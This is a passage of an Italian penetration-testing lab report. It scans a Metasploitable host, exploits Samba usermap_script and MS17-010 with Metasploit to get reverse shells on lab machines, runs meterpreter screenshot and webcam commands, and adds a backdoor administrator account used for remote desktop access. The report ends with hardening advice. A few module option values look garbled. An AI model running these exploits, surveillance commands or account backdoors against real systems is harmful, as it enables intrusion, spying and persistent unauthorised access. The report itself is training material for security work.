21/tcp    open  ftp          vsftpd 2.3.4
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.95 seconds
```

Dalla scansione vediamo i servizi aperti sulle porte 139/tcp e 445/tcp.

Ora possiamo procedere per cercare effettuare un attacco e ottenere una sessione sulla macchina target di Meta, andiamo a vedere il framework di Metasploit.

Cosa è Metasploit?







Metasploit

Metasploit è un framework open-source usato per il penetration testing e lo sviluppo di exploit. Fornisce una vasta gamma di exploit creati dalla comunità e numerosi vettori di attacco che si possono utilizzare contro diversi sistemi e tecnologie. Inoltre, può essere utilizzato per creare ed automatizzare i propri exploit. Metasploit include più di 2000 exploits e quasi 1400 payloads nel suo database che possono essere utilizzati sui vari target. Ogni modulo mette a disposizione un vettore di attacco diverso. La maggior parte delle volte un penetration tester cerca di ottenere un accesso amministrativo sulla macchina obiettivo, scegliendo il payload che meglio si adatta al tipo di sistema.

Per svolgere questa task utilizziamo il comando “**msfconsole**” console principale del framework di Metasploit, dove andiamo a sfruttare le vulnerabilità trovate in precedenza.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command
```

METASPLOIT by Rapid7	
 <p>A diagram showing a horizontal line with a circle in the middle, connected to a vertical line. Below the vertical line, the word "RECON" is written. The diagram is enclosed in a dashed box.</p>	 <p>A diagram showing a horizontal line with a circle in the middle, connected to a vertical line. Below the vertical line, the word "EXPLOIT" is written. The diagram is enclosed in a dashed box.</p>
 <p>A diagram showing a horizontal line with a circle in the middle, connected to a vertical line. Below the vertical line, the word "PAYLOAD" is written. The diagram is enclosed in a dashed box.</p>	 <p>A diagram showing a horizontal line with a circle in the middle, connected to a vertical line. Below the vertical line, the word "LOOT" is written. The diagram is enclosed in a dashed box.</p>

```

=[ metasploit v6.3.50-dev
+ -- --[ 2384 exploits - 1235 auxiliary - 417 post
+ -- --[ 1391 payloads - 46 encoders - 11 nops
+ -- --[ 9 evasion

```

Metasploit Documentation: <https://docs.metasploit.com/>

Andiamo a cercare lo script che viene suggerito nella traccia.

Utilizziamo il comando **search exploit/multi/samba/usermap_script**.

In seguito con il **comando use 0** andiamo ad utilizzare l'exploit che abbiamo trovato.

```
msf6 > search usermap_script

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Ora è necessario configurare l'IP della macchina target 192.168.50.150, la porta della macchina target 445 e la porta in ascolto sulla nostra macchina 5555.

Utilizziamo i seguenti comandi

set rhosts 192.168.50.150 **set rport 445** **set lport 5555**

utilizziamo il comando **"show options"** per visualizzare le modifiche.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      C               no        The local client address
  CPORT      C               no        The local client port
  Proxies    BOP-CVE-2017-7493 no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.50.150 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.50.100 yes       The listen address (an interface may be specified)
  LPORT     5555            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
```

Una volta ottenuta la sessione eseguire il comando «ifconfig».

Ora non ci resta altro che far partire l'exploit con il comando “**exploit**”
Et voila! Viene creata una sessione sulla macchina target di Meta.

Per completare l'ultimo task dobbiamo eseguire il comando «**ifconfig**»
per verificare l'indirizzo di rete della macchina target Meta,
procediamo per avere un'ulteriore conferma di essere dentro la macchina.
La console ci riporta tutte le informazioni relative all'indirizzo di rete.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:35326) at 2024-01-23 06:52:38 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:48:1b
          inet addr:192.168.50.150  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:56877 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44743 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6942403 (6.6 MB)  TX bytes:19434514 (18.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1059 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1059 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:464733 (453.8 KB)  TX bytes:464733 (453.8 KB)
```

Bene abbiamo terminato tutte le task e il nostro lavoro per oggi è finito.

Conclusioni:

Durante questa giornata abbiamo visto i servizi in ascolto potenzialmente vulnerabili, abbiamo effettuato un Vulnerability Scanning con Nessus per trovare le vulnerabilità sulla macchina Meta, abbiamo sfruttato le vulnerabilità trovate del servizio attivo sulla porta 445 TCP utilizzando la MSFConsole riuscendo ad ottenere una sessione remota sulla macchina target dove abbiamo trovato le informazioni dell'indirizzo di rete.

Traccia Giorno 5: Exploit Windows con Metasploit

Introduzione

In questo giorno ci è stato richiesto di effettuare un vulnerability scanning con Nessun della macchina Windows XP e di sfruttare con Metasploit la vulnerabilità SMB code execution, resa nota con il MS17-010 (il decimo Microsoft Security Bulletin dell'anno 2017).

Requisiti laboratorio:

IP Kali Linux: 192.168.200.100

IP Windows XP: 192.168.200.200

Listen port (payload option): 7777

SMB


SMB (Server Message Block) è un protocollo di rete utilizzato per la condivisione di file, stampanti e altri dispositivi tra computer su una rete.

MS17-010

Un bollettino sulla sicurezza di Microsoft è un documento che viene rilasciato dal Microsoft Security Response Center (MSRC) su base mensile per affrontare le vulnerabilità di sicurezza nel software Microsoft, descrivendone la correzione e fornendo i collegamenti agli aggiornamenti applicabili per il software interessato.

Il **MS17-010** è una patch di sicurezza rilasciata da Microsoft per risolvere le vulnerabilità presenti nel Server Message Block (SMB) versione 1.0. La patch risolve diverse vulnerabilità, la più grave delle quali consente l'esecuzione remota di codice se un attaccante invia messaggi appositamente creati a un server SMBv1 di Windows. La patch è stata rilasciata il 14 marzo 2017 ed è stata classificata come ***critica***.

Impostazione indirizzi IP statici delle macchine virtuali




Vulnerability Assessment

Il sistema operativo Windows XP è obsoleto e potrebbe presentare vulnerabilità mai risolte. Microsoft ha terminato il supporto nel 2014 e non rilascia più nessun tipo di patch di sicurezza. Quindi, nelle fasi successive verificheremo se sono presenti vulnerabilità e se è possibile sfruttarle.

Per la scansione della vulnerabilità utilizzeremo nuovamente Nessus.

Nessus ha trovato la vulnerabilità indicata nella traccia e a cui è assegnato un CVSS score di 8.1. Il CVSS (Common Vulnerability Scoring System) è una norma tecnica aperta per valutare la gravità delle vulnerabilità di sicurezza di un sistema informatico.



The screenshot shows a Nessus vulnerability report for MS17-010. At the top, it says 'Vulnerabilities 19'. Below that, a red bar indicates a 'HIGH' severity. The title of the vulnerability is 'MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...'. The 'Description' section states: 'The remote Windows host is affected by the following vulnerabilities :'. It then lists several vulnerabilities: 'Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)' and 'An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)'. It also mentions that ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE. The 'Solution' section states: 'Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.' It also mentions that for unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Delle vulnerabilità comprese nel **MS17-010**, quella che andremo a sfruttare per il nostro scopo è presente nel catalogo Common Vulnerabilities and Exposures (un dizionario di vulnerabilità e falle di sicurezza pubblicamente note) con il codice **CVE-2017-0145**.

Il sito <https://cve.mitre.org/index.html> è il sito ufficiale del

"Common Vulnerabilities and Exposures" (CVE) System, gestito dall'organizzazione Mitre Corporation.

Il CVE è un sistema internazionale di identificazione, assegnazione e catalogazione di vulnerabilità informatiche e esposizioni comuni nei software.

Ogni vulnerabilità riceve un numero univoco (CVE ID) e viene resa pubblica attraverso il CVE System per facilitare la condivisione di informazioni sulla sicurezza e migliorare la gestione delle vulnerabilità nel panorama informatico globale.

Penetration testing

In questa fase verificheremo se è possibile sfruttare questa vulnerabilità per guadagnare i privilegi elevati sul target.

Utilizziamo **Metasploit**, per ottenere l'accesso a sistemi informatici avviamo tramite il comando “**msfconsole**” sul terminale.

```

kali@kali:~$ msfconsole
Metasploit tip: View advanced module options with advanced

dBBBbBBB dBBBP dBBBbBBB dBBBbBBB
db' db'
db'db'db' dBBP dbP dbP BB
db'db'db' dBP dbP dbP BB
db'db'db' dBBBbBBB dBP dbP dBBBbBBB

dBBBbBBB dBBBP dBBBbBBB dBBBbBBB
db' dBP db'.BP
dBP dBBB' dBP db'.BP dBP dBP
dBP dBBBbBBB dBBBP dBBBbBBB dBBBbBBB dBP dBP

Metasploit Documentation: https://docs.metasploit.com/

To boldly go where no
shell has gone before

Getting Modules
=====
+ -- ==[ metasploit v6.3.51-dev ]
+ -- ==[ 2384 exploits - 1232 auxiliary - 418 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

Con il comando “**search**” verifichiamo se è presente un exploit nel database per il servizio SMB da attaccare.

```
msf6 > search ms17_010
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection

La descrizione del modulo “**exploit/windows/smb/ms17_10_psexec**” è quella che descrive esattamente la vulnerabilità identificata in precedenza. Quindi la selezioniamo con il comando **use 1** e si apre così la console del modulo.

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Utilizziamo il comando “**show options**” per visualizzare tutte le impostazioni del modulo. Per modificare i valori utilizziamo, invece, il comando “**set <nome impostazione>**”.

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Module options (exploit/windows/smb/ms17_010_psexec):

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

L'impostazione del modulo da modificare per il nostro scopo è RHOSTS, cioè l'indirizzo IP del target. **set RHOSTS 192.168.200.200**.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
```

Le altre impostazioni sono compilate correttamente di default e le lasciamo invariate.

Modifichiamo le impostazioni del payload in questo modo:

LPORT, La porta in ascolto della nostra macchina,

come da traccia porta 7777. **set LPORT 7777**,

LHOST, l'indirizzo IP della nostra macchina attaccante. **set LHOST 192.168.200.100**.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
```

Fase di exploit

Con il comando **exploit** avviamo l'attacco e dopo qualche secondo possiamo vedere che la sessione meterpreter risulta correttamente aperta.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - | Entering Danger Zone |
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - | Leaving Danger Zone |
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81dd5990
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... EhgbHitX.exe
[*] 192.168.200.200:445 - Created \EhgbHitX.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \EhgbHitX.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 -> 192.168.200.200:1034) at 2024-01-23 13:09:32 +0100

meterpreter > 
```

Ora dobbiamo recuperare le informazioni richieste dalla traccia.

Il target è una macchina fisica o virtuale?

Per ottenere le informazioni che ci servono, bisogna aprire la shell di Windows con il comando “**shell**” e successivamente inserire il comando “**systeminfo**”.

```
meterpreter > shell
Process 1716 created.
Channel 2 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>systeminfo
systeminfo

Nome host:                TEST-EPI
Nome SO:                  Microsoft Windows XP Professional
Versione SO:              5.1.2600 Service Pack 3 build 2600
Produttore SO:           Microsoft Corporation
Configurazione SO:       Workstation autonoma
Tipo build SO:            Uniprocessor Free
Proprietario registrato: test_pc
Organizzazione registrata:
Numero di serie:          76435-640-3757355-23607
Data di installazione originale: 15/07/2022, 15.07.00
Tempo di funzionamento sistema: 0 giorni, 3 ore, 0 minuti, 28 secondi
Produttore sistema:      innotek GmbH
Modello sistema:          VirtualBox
Tipo sistema:             X86-based PC
Processore:               1 processore(i) installati.
                        [01]: x86 Family 6 Model 158 Stepping 9 GenuineIntel ~3790 Mhz
Versione BIOS:            VBOX - 1
Directory Windows:        C:\WINDOWS
Directory di sistema:     C:\WINDOWS\system32
Unità di avvio:            \Device\HarddiskVolume1
Impostazioni internazionali sistema: it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario:              N/D
Memoria fisica totale:    511 MB
Memoria fisica disponibile: 390 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile: 1.996 MB
Memoria virtuale: in uso: 52 MB
Posizioni file di paging: C:\pagefile.sys
Dominio:                  WORKGROUP
Server di accesso:        N/D
Aggiornamenti rapidi:     1 Aggiornamenti rapidi installati.
                        [01]: Q147222
Schede di rete:           1 NIC installate.
                        [01]: Scheda server Intel(R) PRO/1000 Gigabit
                               Nome connessione: Connessione alla rete locale (LAN)
                               DHCP abilitato: No
                               Indirizzi IP
                               [01]: 192.168.200.200
```

La voce modello di sistema ci fa capire che il target è una macchina virtuale perché presenta la dicitura Virtual Box, un software gratuito e open source che permette di creare e gestire macchine virtuali, ossia ambienti isolati dove è possibile eseguire altri sistemi operativi.

Quali sono le impostazioni di rete della macchina?

Le recuperiamo con il comando “**ipconfig**”

```
C:\WINDOWS\system32>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

Suffisso DNS specifico per connessione:
Indirizzo IP. . . . . : 192.168.200.200
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.1
```

La macchina target utilizza una scheda Ethernet connessa alla rete locale e ha l'indirizzo IP 192.168.200.200 nella subnet 255.255.255.0 e il gateway predefinito 192.168.200.1.

La macchina ha a disposizione una webcam?

Per questa informazione dobbiamo tornare alla shell meterpreter, quindi usciamo da quella di Windows con il comando **“exit”**

Verifichiamo con il comando **“webcam_list”** se ci sono webcam connesse.

```
meterpreter > webcam_list  
[-] No webcams were found
```



Non è stata trovata una webcam.

Nel caso ci fosse stata sarebbe stato possibile vedere ciò che riprendeva con il comando **“webcam_stream”** o effettuare una foto con **“webcam_snap”**.

Screenshot del desktop

Per effettuare uno screenshot del desktop utilizziamo il comando **“screenshot”**, il quale verrà salvato nella directory in cui abbiamo avviato la nostra sessione di Metasploit.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/haLSJCgQ.jpeg
```



Anche se non richiesto nella traccia abbiamo effettuato ulteriori test utilizzando meterpreter e **“xfreerdp”**. È stato creato un nuovo utente con le seguenti credenziali, **username: Paolo** e **password: Borseggiatore** utilizzando il comando **“net user NomeUtente Password /add”** e **“net localgroup administrators NomeUtente /add”** per configurare i privilegi di amministratore, eseguendo il comando **“shell”** potremo aprire una shell avanzata sul sistema target.


```
meterpreter > shell  
Process 576 created.  
Channel 2 created.  
Microsoft Windows XP [Versione 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```


Così facendo potremo aggiungere un nuovo user con il comando **“net user NomeUtente Password /add”** ed entrare nel sistema Windows, come utente guest a cui successivamente, con il comando **“net localgroup administrators NomeUtente /add”** daremo i privilegi di amministratore.

```
C:\WINDOWS\system32>net user Paolo Borseggiatore /add
net user Paolo Borseggiatore /add
Esecuzione comando riuscita.

C:\WINDOWS\system32>net localgroup administrators Paolo /add
net localgroup administrators Paolo /add
Esecuzione comando riuscita.
```

Spostiamoci su Kali ed apriamo un nuovo terminale. In questo caso useremo un tool che si chiama **“xfreerdp”** che ci permetterà di poter da controllare da Remoto in modalità grafica il sistema target. Quindi utilizzando il comando **“xfreerdp /v:[Ip macchina target]”** accade la magia, infatti si aprirà una nuova che ci darà libero accesso al sistema Windows XP.



Conclusioni

Date le numerose vulnerabilità presenti e l'interruzione al supporto da parte di Microsoft, consigliamo di deprecare la macchina Windows XP e di servirsi di una aggiornata con l'ultimo Windows disponibile. Nel caso non fosse possibile, anche se da noi non è per nulla consigliato, si può procedere disabilitando la funziona di condivisione file e stampanti.

Considerazioni finali:

